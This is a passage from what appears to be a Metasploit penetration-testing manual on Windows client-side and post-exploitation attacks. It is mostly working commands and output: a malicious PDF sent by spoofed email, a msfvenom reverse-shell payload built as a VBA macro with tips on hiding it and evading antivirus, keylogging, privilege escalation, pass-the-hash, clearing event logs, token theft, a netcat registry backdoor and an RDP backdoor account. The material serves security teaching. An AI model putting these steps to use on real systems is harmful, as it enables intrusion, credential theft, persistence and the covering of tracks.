As we can see here, the script allows us to put any FROM (-f) address, any TO (-t) address, any SMTP (-s) server as well as Titles (-u) and our malicious attachment (-a). Once we do all that and press enter we can type any message we want, then press CTRL+D and this will send the email out to the victim.

Now on the victim's machine, our IT Department employee is getting in for the day and logging into his computer to check his email.

He sees the very important document and copies it to his desktop as he always does, so he can scan this with his favorite anti-virus program.

As we can see, it passed with flying colors so our IT admin is willing to open this file to quickly implement these very important upgrades. Clicking the file opens Adobe but shows a greyed out window that never reveals a PDF. Instead, on the attackers machine what is revealed...

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
session[*] Meterpreter session 1 opened (192.168.8.128:4455 -> 192.168.8.130:49322)

meterpreter >
```

We now have a shell on their computer through a malicious PDF client side exploit. Of course what would be wise at this point is to move the shell to a different process, so when they kill Adobe we don't lose our shell. Then obtain system info, start a key logger and continue exploiting the network.

```
meterpreter > ps

Process list
=====

  PID  Name                Path
  ---  ---                ---
  852   taskeng.exe          C:\Windows\system32\taskeng.exe
  1308  Dwm.exe               C:\Windows\system32\Dwm.exe
  1520  explorer.exe          C:\Windows\explorer.exe
  2184  VMwareTray.exe        C:\Program Files\VMware\VMware Tools\VMwareTray.exe
  2196  VMwareUser.exe        C:\Program Files\VMware\VMware Tools\VMwareUser.exe
  3176  iexplore.exe          C:\Program Files\Internet Explorer\iexplore.exe
  3452  AcroRd32.exe          C:\Program Files\AdobeReader 8.0\ReaderAcroRd32.exe

meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1076)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE (816)

meterpreter > sysinfo
Computer: OFFSEC-PC
OS       : Windows Vista (Build 6000, ).

meterpreter > use priv
Loading extension priv...success.
```

(continues on next page)

(continued from previous page)

```

meterpreter > run post/windows/capture/keylog_recorder

[*] Executing module against V-MAC-XP
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/loot/20110323091836_default_192.168.1.
    ↳195_host.windows.key_832155.txt
[*] Recording keystrokes...

root@kali:~# cat /root/.msf4/loot/20110323091836_default_192.168.1.195_host.windows.
    ↳key_832155.txt
Keystroke log started at Wed Mar 23 09:18:36 -0600 2011
Support, I tried to open ti his file 2-3 times with no success. I even had my
    ↳admin and CFO tru y it, but no one can get it to p open. I turned on the rmote
    ↳access server so you can log in to fix our p this problem. Our user name
    ↳is admin and password for that session is 123456. Call or eme ail when you are
    ↳done. Thanks IT Dept

```

4.6.3 VBScript Infection Methods

Metasploit has a couple of built in methods you can use to infect Word and Excel documents with malicious Metasploit payloads. You can also use your own custom payloads as well. It doesn't necessarily need to be a Metasploit payload. This method is useful when going after client-side attacks and could also be potentially useful if you have to bypass some sort of filtering that does not allow executables and only permits documents to pass through. To begin, we first need to create our VBScript payload.

```

root@kali: # msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
    ↳LHOST=192.168.1.101 LPORT=8080 -e x86/shikata_ga_nai -f vba-exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai chosen with final size 326
Payload size: 326 bytes
'*****
'*
'* This code is now split into two pieces:
'* 1. The Macro. This must be copied into the Office document
'*    macro editor. This macro will run on startup.
'*
'* 2. The Data. The hex dump at the end of this output must be
'*    appended to the end of the document contents.
'*
...snip...

```

As the output message, indicates, the script is in 2 parts. The first part of the script is created as a macro and the second part is appended into the document text itself. You will need to transfer this script over to a machine with Windows and Office installed and perform the following:

```

Word/Excel 2003: Tools -> Macros -> Visual Basic Editor
Word/Excel 2007: View Macros -> then place a name like "moo" and select "create".

```

This will open up the visual basic editor. Paste the output of the first portion of the payload script into the editor, save it and then paste the remainder of the script into the word document itself. This is when you would perform the client-side attack by emailing this Word document to someone.

In order to keep user suspicion low, try embedding the code in one of the many Word/Excel games that are available on the Internet. That way, the user is happily playing the game while you are working in the background. This gives you some extra time to migrate to another process if you are using Meterpreter as a payload.

Before we send off our malicious document to our victim, we first need to set up our Metasploit listener.

```
root@kali:~# msfconsole -x "use exploit/multi/handler; set PAYLOAD windows/
↪meterpreter/reverse_tcp; set LHOST 192.168.1.101; set LPORT 8080; run; exit -y"

      ##                      ###          ##      ##
    ##  ##  #####  #####  #####  #####  ##  #####  #####
#####  ##  ##  ##  ##          ##  ##  ##  ##  ##  ##
#####  #####  ##  #####  #####  ##  ##  ##  ##  ##
##  #  ##          ##  ##  ##  ##  ##  #####  ##  ##  ##
##  ##  #####  ##  #####  #####  ##  #####  ##  ##  ##
                                     ##  #####  #####  ##
                                     ##

      = [ metasploit v4.11.4-2015071402 ]
+ -- ---[ 1467 exploits - 840 auxiliary - 232 post ]
+ -- ---[ 432 payloads - 37 encoders - 8 nops ]

PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.1.101
LPORT => 8080
[*] Started reverse handler on 192.168.1.101:8080
[*] Starting the payload handler...
```

Now we can test out the document by opening it up and check back to where we have our Metasploit exploit/multi/handler listener:

```
[*] Sending stage (749056 bytes) to 192.168.1.150
[*] Meterpreter session 1 opened (192.168.1.101:8080 -> 192.168.1.150:52465) at Thu_
↪Nov 25 16:54:29 -0700 2010

meterpreter > sysinfo
Computer: XEN-WIN7-PROD
OS      : Windows 7 (Build 7600, ).
Arch    : x64 (Current Process is WOW64)
Language: en_US
meterpreter > getuid
Server username: xen-win7-prod\dookie
meterpreter >
```

Success! We have a Meterpreter shell right to the system that opened the document, and best of all, it doesn't get picked up by anti-virus!!!

4.7 MSF Post Exploitation

After working so hard to successfully exploit a system, what do we do next?

We will want to gain further access to the targets internal networks by pivoting and covering our tracks as we progress from system to system. A pentester may also opt to sniff packets for other potential victims, edit their registries to gain further information or access, or set up a backdoor to maintain more permanent system access.

Utilizing these techniques will ensure that we maintain some level of access and can potentially lead to deeper footholds into the targets trusted infrastructure.

4.7.1 Running Powershell scripts

There's a Metasploit module for running powershell commands through a session,

```
post/windows/manage/powershell/exec_powershell
```

Before you use this module, first append the desired function and any arguments (i.e. "Invoke-StealthUserHunter") to the end of powerview.ps1 on your attacker machine, and then specify the local path to the script in the module options.

Metasploit will upload the script, run it on the target, retrieve the results and save them back to your local machine.

4.7.2 Privilege Escalation

Frequently, especially with client side exploits, you will find that your session only has limited user rights. This can severely limit actions you can perform on the remote system such as dumping passwords, manipulating the registry, installing backdoors, etc. Fortunately, Metasploit has a Meterpreter script, 'getsystem', that will use a number of different techniques to attempt to gain SYSTEM level privileges on the remote system. There are also various other (local) exploits that can be used to also escalate privileges.

Using the infamous 'Aurora' exploit, we see that our Meterpreter session is only running as a regular user account.

```
msf exploit(msl0_002_aurora) >
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 192.168.1.161
[*] Sending stage (748544 bytes) to 192.168.1.161
[*] Meterpreter session 3 opened (192.168.1.71:38699 -> 192.168.1.161:4444) at 2010-
    ↪ 08-21 13:39:10 -0600

msf exploit(msl0_002_aurora) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: XEN-XP-SP2-BARE\victim
meterpreter >
```

GetSystem

To make use of the 'getsystem' command, if its not already loaded we will need to first load the 'priv' extension.

```
meterpreter > use priv
Loading extension priv...success.
meterpreter >
```

Running getsystem with the "-h" switch will display the options available to us.

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h          Help Banner.
    -t <opt>    The technique to use. (Default to '0').
                 0 : All techniques available
                 1 : Service - Named Pipe Impersonation (In Memory/Admin)
```

(continues on next page)

(continued from previous page)

```

2 : Service - Named Pipe Impersonation (Dropper/Admin)
3 : Service - Token Duplication (In Memory/Admin)

```

```
meterpreter >
```

We will let Metasploit try to do the heavy lifting for us by running “getsystem” without any options. The script will attempt every method available to it, stopping when it succeeds. Within the blink of an eye, our session is now running with SYSTEM privileges.

```

meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Local Exploits

There are situations where getsystem fails. For example:

```

meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied.
meterpreter >

```

When this happens, we are able to background the session, and manually try some additional exploits that Metasploit has to offer. Note: The available exploits will change over time.

```

meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms10_002_aurora) > use exploit/windows/local/
...snip...
use exploit/windows/local/bypassuac
use exploit/windows/local/bypassuac_injection
...snip...
use exploit/windows/local/ms10_015_kitrap0d
use exploit/windows/local/ms10_092_schelevator
use exploit/windows/local/ms11_080_afdjoinleaf
use exploit/windows/local/ms13_005_hwnd_broadcast
use exploit/windows/local/ms13_081_track_popup_menu
...snip...
msf exploit(ms10_002_aurora) >

```

Let’s try and use the famous kitrap0d exploit on our target. Our example box is a 32-bit machine and is listed as one of the vulnerable targets...

```

msf exploit(ms10_002_aurora) > use exploit/windows/local/ms10_015_kitrap0d
msf exploit(ms10_015_kitrap0d) > set SESSION 1
msf exploit(ms10_015_kitrap0d) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms10_015_kitrap0d) > set LHOST 192.168.1.161
msf exploit(ms10_015_kitrap0d) > set LPORT 4443
msf exploit(ms10_015_kitrap0d) > show options

```

Module options (exploit/windows/local/ms10_015_kitrap0d):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

(continues on next page)

(continued from previous page)

```

-----
SESSION  1                      yes          The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC    process         yes       Exit technique (accepted: seh, thread, process,
→ none)
LHOST       192.168.1.161         yes       The listen address
LPORT       4443                     yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Windows 2K SP4 - Windows 7 (x86)

msf exploit(msl0_015_kitrap0d) > exploit

[*] Started reverse handler on 192.168.1.161:4443
[*] Launching notepad to host the exploit...
[+] Process 4048 launched.
[*] Reflectively injecting the exploit DLL into 4048...
[*] Injecting exploit into 4048 ...
[*] Exploit injected. Injecting payload into 4048...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (769024 bytes) to 192.168.1.71
[*] Meterpreter session 2 opened (192.168.1.161:4443 -> 192.168.1.71:49204) at 2014-
→ 03-11 11:14:00 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

4.7.3 PSEXEC Pass the Hash

The psexec module is often used by penetration testers to obtain access to a given system that you already know the credentials for. It was written by sysinternals and has been integrated within the framework. Often as penetration testers, we successfully gain access to a system through some exploit, use meterpreter to grab the passwords or other methods like fgdump, pwdump, or cachedump and then utilize rainbowtables to crack those hash values.

We also have other options like pass the hash through tools like iam.exe. One great method with psexec in metasploit is it allows you to enter the password itself, or you can simply just specify the hash values, no need to crack to gain access to the system. Let's think deeply about how we can utilize this attack to further penetrate a network. Let's first say we compromise a system that has an administrator password on the system, we don't need to crack it because psexec allows us to utilize just the hash values, that administrator account is the same on every account within the domain infrastructure. We can now go from system to system without ever having to worry about cracking the password. One important thing to note on this is that if NTLM is only available (for example its a 15+ character password or through GPO they specify NTLM response only), simply replace the ****NOPASSWORD**** with 32 0's for example:

[illegible]

STATUS_ACCESS_DENIED (Command=117 WordCount=0)

```
[*] Meterpreter session 1 opened (192.168.57.139:443 -> 192.168.57.131:1042)

meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eae8fb117ad06bdd830b7586c:::
meterpreter >
```

```

root@kali:~# msfconsole

      ##                      ###                ##      ##
##  ##  ##### #####  #####  #####  #####  ##      ##      #####
#####  ##  ##  ##  ##      ##  ##  ##  ##  ##  ##  ##  ##  ##
#####  #####  ##  #####  #####  ##  ##  ##  ##  ##  ##
##  #  ##      ##  ##  ##  ##  ##      #####  ##  ##  ##  ##  ##
##  ##  #####  ##  #####  #####  ##  #####  #####  #####  #####
                                     ##
                                     ##

      =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 787 exploits - 425 auxiliary - 128 post
+ -- --=[ 238 payloads - 27 encoders - 8 nops
      =[ svn r14551 updated yesterday (2012.01.14)

msf > search psexec

Exploits
=====

Name                                     Description
----                                     -
windows/smb/psexec                      Microsoft Windows Authenticated User Code Execution
windows/smb/smb_relay                   Microsoft Windows SMB Relay Code Execution

msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp

```

365

(continued from previous page)

```

payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.57.133
LHOST => 192.168.57.133
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > set RHOST 192.168.57.131
RHOST => 192.168.57.131
msf exploit(psexec) > show options

```

Module options:

Name	Current Setting	Required	Description
RHOST	192.168.57.131	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPass		no	The password for the specified username
SMBUser	Administrator	yes	The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LHOST	192.168.57.133	yes	The local address
LPORT	443	yes	The local port

Exploit target:

Id	Name
0	Automatic

```

msf exploit(psexec) > set SMBPass_
SMBPass => e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit

```

```

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'Administrator'...
[*] Uploading payload...
[*] Created \KoVCxCjx.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.57.
131[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.57.
131[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (XKqtKinn - "MSSeYtOQydnRPWl")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \KoVCxCjx.exe...

```

(continues on next page)

(continued from previous page)

```
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.57.133:443 -> 192.168.57.131:1045)

meterpreter > shell
Process 3680 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

That is it! We successfully connect to a separate computer with the same credentials without having to worry about rainbowtables or cracking the password. Special thanks to Chris Gates for the documentation on this.

4.7.4 Event Log Management

Sometimes it's best to not have your activities logged. Whatever the reason, you may find a circumstance where you need to clear away the windows event logs. Looking at the source for the winenum script, located in 'scripts/meterpreter', we can see the way this function works.

```
def clrevertlgs()
  evtlogs = [
    'security',
    'system',
    'application',
    'directory service',
    'dns server',
    'file replication service'
  ]
  print_status("Clearing Event Logs, this will leave and event 517")
  begin
    evtlogs.each do |evl|
      print_status("\tClearing the #{evl} Event Log")
      log = @client.sys.eventlog.open(evl)
      log.clear
      file_local_write(@dest, "Cleared the #{evl} Event Log")
    end
    print_status("All Event Logs have been cleared")
  rescue ::Exception => e
    print_status("Error clearing Event Log: #{e.class} #{e}")
  end
end
```

Let's look at a scenario where we need to clear the event log, but instead of using a premade script to do the work for us, we will use the power of the ruby interpreter in Meterpreter to clear the logs on the fly. First, let's see our Windows 'System' event log.

Now, let's exploit the system and manually clear away the logs. We will model our command off of the winenum script. Running 'log = client.sys.eventlog.open('system')' will open up the system log for us.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
```

(continues on next page)

(continued from previous page)

```
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 2 opened (172.16.104.130:4444 -> 172.16.104.145:1246)

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> log = client.sys.eventlog.open('system')
=> #>#:0xb6779424 @client=#>, #>, #

"windows/browser/facebook_extractiptc"=>#, "windows/antivirus/trendmicro_
serverprotect_earthagent"=>#, "windows/browser/ie_iscomponentinstalled"=>#,
"windows/exec/reverse_ord_tcp"=>#, "windows/http/apache_chunked"=>#, "windows/imap/
novell_netmail_append"=>#
```

Now we'll see if we can clear out the log by running 'log.clear'.

```
>> log.clear => #>#:0xb6779424 @client=#>,
/trendmicro_serverprotect_earthagent"=>#, "windows/browser/ie_iscomponentinstalled"=>#, "win-
dows/exec/reverse_ord_tcp"=>#, "windows/http/apache_chunked"=>#, "windows/imap/novell_netmail_append"=>#
```

Let's see if it worked.

Success! We could now take this further, and create our own script for clearing away event logs.

```
# Clears Windows Event Logs

evtlogs = [
  'security',
  'system',
  'application',
  'directory service',
  'dns server',
  'file replication service'
]

print_line("Clearing Event Logs, this will leave an event 517")
evtlogs.each do |evl|
  print_status("Clearing the #{evl} Event Log")
  log = client.sys.eventlog.open(evl)
  log.clear
end
print_line("All Clear! You are a Ninja!")
```

After writing our script, we place it in /usr/share/metasploit-framework/scripts/meterpreter/. Then, let's re-exploit the system and see if it works.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
```

(continues on next page)

(continued from previous page)

```
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.104.130:4444 -> 172.16.104.145:1253)

meterpreter > run clearlogs
Clearing Event Logs, this will leave an event 517
[*] Clearing the security Event Log
[*] Clearing the system Event Log
[*] Clearing the application Event Log
[*] Clearing the directory service Event Log
[*] Clearing the dns server Event Log
[*] Clearing the file replication service Event Log
All Clear! You are a Ninja!
meterpreter > exit
```

And the only event left in the log on the system is the expected 517.

This is the power of Meterpreter. Without much background other than some sample code we have taken from another script, we have created a useful tool to help us cover up our actions.

4.7.5 Fun with Incognito

Incognito was originally a stand-alone application that allowed you to impersonate user tokens when successfully compromising a system. This was integrated into Metasploit and ultimately into Meterpreter. You can read more about Incognito and how token stealing works via Luke Jennings original paper.

In a nutshell, tokens are just like web cookies. They are a temporary key that allows you to access the system and network without having to provide credentials each time you access a file. Incognito exploits this the same way cookie stealing works, by replaying that temporary key when asked to authenticate. There are two types of tokens: delegate and impersonate. Delegate tokens are created for 'interactive' logons, such as logging into the machine or connecting to it via Remote Desktop. Impersonate tokens are for 'non-interactive' sessions, such as attaching a network drive or a domain logon script. The other great things about tokens? They persist until a reboot. When a user logs off, their delegate token is reported as an impersonate token, but will still hold all of the rights of a delegate token.

- **TIP:** File servers are virtual treasure troves of tokens since most file servers are used as network attached drives via domain logon scripts

Once you have a Meterpreter session, you can impersonate valid tokens on the system and become that specific user without ever having to worry about credentials, or for that matter, even hashes. During a penetration test, this is especially useful due to the fact that tokens have the possibility of allowing local and/or domain privilege escalation, enabling you alternate avenues with potentially elevated privileges to multiple systems.

First, let's load up our favorite exploit, `ms08_067_netapi`, with a Meterpreter payload. Note that we manually set the target because this particular exploit does not always auto-detect the target properly. Setting it to a known target will ensure the right memory addresses are used for exploitation.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 10.211.55.140
RHOST => 10.211.55.140
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
```

(continues on next page)

(continued from previous page)

```

PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.211.55.162
LHOST => 10.211.55.162
msf exploit(ms08_067_netapi) > set LANG english
LANG => english
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Automatic Targeting
  1    Windows 2000 Universal
  2    Windows XP SP0/SP1 Universal
  3    Windows XP SP2 English (NX)
  4    Windows XP SP3 English (NX)
  5    Windows 2003 SP0 Universal
  6    Windows 2003 SP1 English (NO NX)
  7    Windows 2003 SP1 English (NX)
  8    Windows 2003 SP2 English (NO NX)
  9    Windows 2003 SP2 English (NX)
 10    Windows XP SP2 Arabic (NX)
 11    Windows XP SP2 Chinese - Traditional / Taiwan (NX)

msf exploit(ms08_067_netapi) > set TARGET 8
target => 8
msf exploit(ms08_067_netapi) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.211.55.162:4444 -> 10.211.55.140:1028)

meterpreter >

```

We now have a Meterpreter console from which we will begin our incognito token attack. Like priv (hashdump and timestamp) and stdapi (upload, download, etc.), incognito is a Meterpreter module. We load the module into our Meterpreter session by executing the ‘use incognito’ command. Issuing the help command shows us the variety of options we have for incognito and brief descriptions of each option.

```

meterpreter > use incognito
Loading extension incognito...success.
meterpreter > help

Incognito Commands
=====

  Command          Description
  -----
  add_group_user    Attempt to add a user to a global group with all tokens

```

(continues on next page)

(continued from previous page)

```

add_localgroup_user  Attempt to add a user to a local group with all tokens
add_user            Attempt to add a user with all tokens
impersonate_token    Impersonate specified token
list_tokens          List tokens available under current user context
snarf_hashes         Snarf challenge/response hashes for every token

```

```
meterpreter >
```

What we will need to do first is identify if there are any valid tokens on this system. Depending on the level of access that your exploit provides, you are limited in the tokens you are able to view. When it comes to token stealing, SYSTEM is king. As SYSTEM you are allowed to see and use any token on the box.

- **TIP:** Administrators don't have access to all the tokens either, but they do have the ability to migrate to SYSTEM processes, effectively making them SYSTEM and able to see all the tokens available.

```

meterpreter > list_tokens -u

Delegation Tokens Available
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
SNEAKS.IN\Administrator

Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON

meterpreter >

```

We see here that there is a valid Administrator token that looks to be of interest. We now need to impersonate this token in order to assume its privileges. When issuing the `impersonate_token` command, note the two backslashes in "SNEAKS.IN\Administrator". This is required as it causes bugs with just one slash. Note also that after successfully impersonating a token, we check our current userID by executing the `getuid` command.

```

meterpreter > impersonate_token SNEAKS.IN\Administrator
[+] Delegation token available
[+] Successfully impersonated user SNEAKS.IN\Administrator
meterpreter > getuid
Server username: SNEAKS.IN\Administrator
meterpreter >

```

Next, let's run a shell as this individual account by running `'execute -f cmd.exe -i -t'` from within Meterpreter. The `'execute -f cmd.exe'` is telling Metasploit to execute `cmd.exe`, the `-i` allows us to interact with the victims PC, and the `-t` assumes the role we just impersonated through incognito.

```

meterpreter > shell
Process 2804 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32> whoami
whoami
SNEAKS.IN\administrator

C:\WINDOWS\system32>

```

4.7.6 Interacting with the Registry

The Windows registry is a magical place where, with just a few keystrokes, you can render a system virtually unusable. So, be very careful on this next section as mistakes can be painful.

Meterpreter has some very useful functions for registry interaction. Let's look at the options.

```
meterpreter > reg
Usage: reg [command] [options]

Interact with the target machine's registry.

OPTIONS:

  -d  The data to store in the registry value.
  -h  Help menu.
  -k  The registry key path (E.g. HKLM\Software\Foo).
  -r  The remote machine name to connect to (with current process credentials)
  -t  The registry value type (E.g. REG_SZ).
  -v  The registry value name (E.g. Stuff).
  -w  Set KEY_WOW64 flag, valid values [32|64].

COMMANDS:

  enumkey    Enumerate the supplied registry key [-k ]
  createkey  Create the supplied registry key  [-k ]
  deletekey  Delete the supplied registry key  [-k ]
  queryclass Queries the class of the supplied key [-k ]
  setval     Set a registry value [-k -v -d ]
  deleteval  Delete the supplied registry value [-k -v ]
  queryval   Queries the data contents of a value [-k -v ]
```

Here we can see there are various options we can use to interact with the remote system. We have the full options of reading, writing, creating, and deleting remote registry entries. These can be used for any number of actions, including remote information gathering. Using the registry, one can find what files have been used, web sites visited in Internet Explorer, programs used, USB devices used, and so on.

There is a great quick reference list of these interesting registry entries published by Access Data, as well as any number of Internet references worth finding when there is something specific you are looking for.

Persistent Netcat Backdppr

In this example, instead of looking up information on the remote system, we will be installing a Netcat backdoor. This includes changes to the system registry and firewall.

First, we must upload a copy of Netcat to the remote system.

```
meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\windows\\system32
[*] uploading   : /usr/share/windows-binaries/nc.exe -> C:\\windows\\system32
[*] uploaded    : /usr/share/windows-binaries/nc.exe -> C:\\windows\\system32nc.exe
```

Afterwards, we work with the registry to have netcat execute on start up and listen on port 445. We do this by editing the key 'HKLM\\software\\microsoft\\windows\\currentversion\\run'.

```
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\\software\\microsoft\\windows\\currentversion\\run

Values (3):
```

(continues on next page)

(continued from previous page)

```

VMware Tools
VMware User Process
quicktftpserver

meterpreter > reg setval -k HKLM\software\microsoft\windows\currentversion\run -
↳v nc -d 'C:\windows\system32\nc.exe -Ldp 445 -e cmd.exe'
Successful set nc.
meterpreter > reg queryval -k HKLM\software\microsoft\windows\currentversion\Run_
↳-v nc
Key: HKLM\software\microsoft\windows\currentversion\Run
Name: nc
Type: REG_SZ
Data: C:\windows\system32\nc.exe -Ldp 445 -e cmd.exe

```

Next, we need to alter the system to allow remote connections through the firewall to our Netcat backdoor. We open up an interactive command prompt and use the 'netsh' command to make the changes as it is far less error-prone than altering the registry directly. Plus, the process shown should work across more versions of Windows, as registry locations and functions are highly version and patch level dependent.

```

meterpreter > execute -f cmd -i
Process 1604 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim\My Documents > netsh firewall show opmode
Netsh firewall show opmode

Domain profile configuration:
-----
Operational mode           = Enable
Exception mode             = Enable

Standard profile configuration (current):
-----
Operational mode           = Enable
Exception mode             = Enable

Local Area Connection firewall configuration:
-----
Operational mode           = Enable

```

We open up port 445 in the firewall and double-check that it was set properly.

```

C:\Documents and Settings\Jim\My Documents > netsh firewall add portopening TCP 445
↳"Service Firewall" ENABLE ALL
netsh firewall add portopening TCP 445 "Service Firewall" ENABLE ALL
Ok.

C:\Documents and Settings\Jim\My Documents > netsh firewall show portopening
netsh firewall show portopening

Port configuration for Domain profile:
Port  Protocol  Mode      Name
-----

```

(continues on next page)

(continued from previous page)

139	TCP	Enable	NetBIOS Session Service
445	TCP	Enable	SMB over TCP
137	UDP	Enable	NetBIOS Name Service
138	UDP	Enable	NetBIOS Datagram Service

Port configuration **for** Standard profile:

Port	Protocol	Mode	Name

445	TCP	Enable	Service Firewall
139	TCP	Enable	NetBIOS Session Service
445	TCP	Enable	SMB over TCP
137	UDP	Enable	NetBIOS Name Service
138	UDP	Enable	NetBIOS Datagram Service

C:\Documents and Settings\Jim\My Documents >

So with that being completed, we will reboot the remote system and test out the Netcat shell.

```

root@kali:~# nc -v 172.16.104.128 445
172.16.104.128: inverse host lookup failed: Unknown server error : Connection timed_
↪out
(UNKNOWN) [172.16.104.128] 445 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim > dir
dir
Volume in drive C has no label.
Volume Serial Number is E423-E726

Directory of C:\Documents and Settings\Jim

05/03/2009 01:43 AM
.
05/03/2009 01:43 AM
..
05/03/2009 01:26 AM 0 ;i
05/12/2009 10:53 PM
Desktop
10/29/2008 05:55 PM
Favorites
05/12/2009 10:53 PM
My Documents
05/03/2009 01:43 AM 0 QCY
10/29/2008 03:51 AM
Start Menu
05/03/2009 01:25 AM 0 talltelnet.log
05/03/2009 01:25 AM 0 talltftp.log
4 File(s) 0 bytes
6 Dir(s) 35,540,791,296 bytes free

C:\Documents and Settings\Jim >

```

Wonderful! In a real world situation, we would not be using such a simple backdoor as this, with no authentication or encryption, however the principles of this process remain the same for other changes to the system, and other sorts of programs one might want to execute on start up.

4.7.7 Enabling Remote Desktop

Let's look at another situation where Metasploit makes it very easy to backdoor the system using nothing more than built-in system tools. We will utilize Carlos Perez's 'getgui' script, which enables Remote Desktop and creates a user account for you to log into it with. Use of this script could not be easier.

```
meterpreter > run getgui -h
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u -p
Or:      getgui -e

OPTIONS:

    -e      Enable RDP only.
    -f      Forward RDP Connection.
    -h      Help menu.
    -p      The Password of the user to add.
    -u      The Username of the user to add.

meterpreter > run getgui -u loneferret -p password
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Language detection started
[*]   Language detected: en_US
[*] Setting user account for logon
[*]   Adding User: loneferret with Password: password
[*]   Adding User: loneferret to local group ''
[*]   Adding User: loneferret to local group ''
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scripts/
↳ getgui/clean_up__20110112.2448.rc
meterpreter >
```

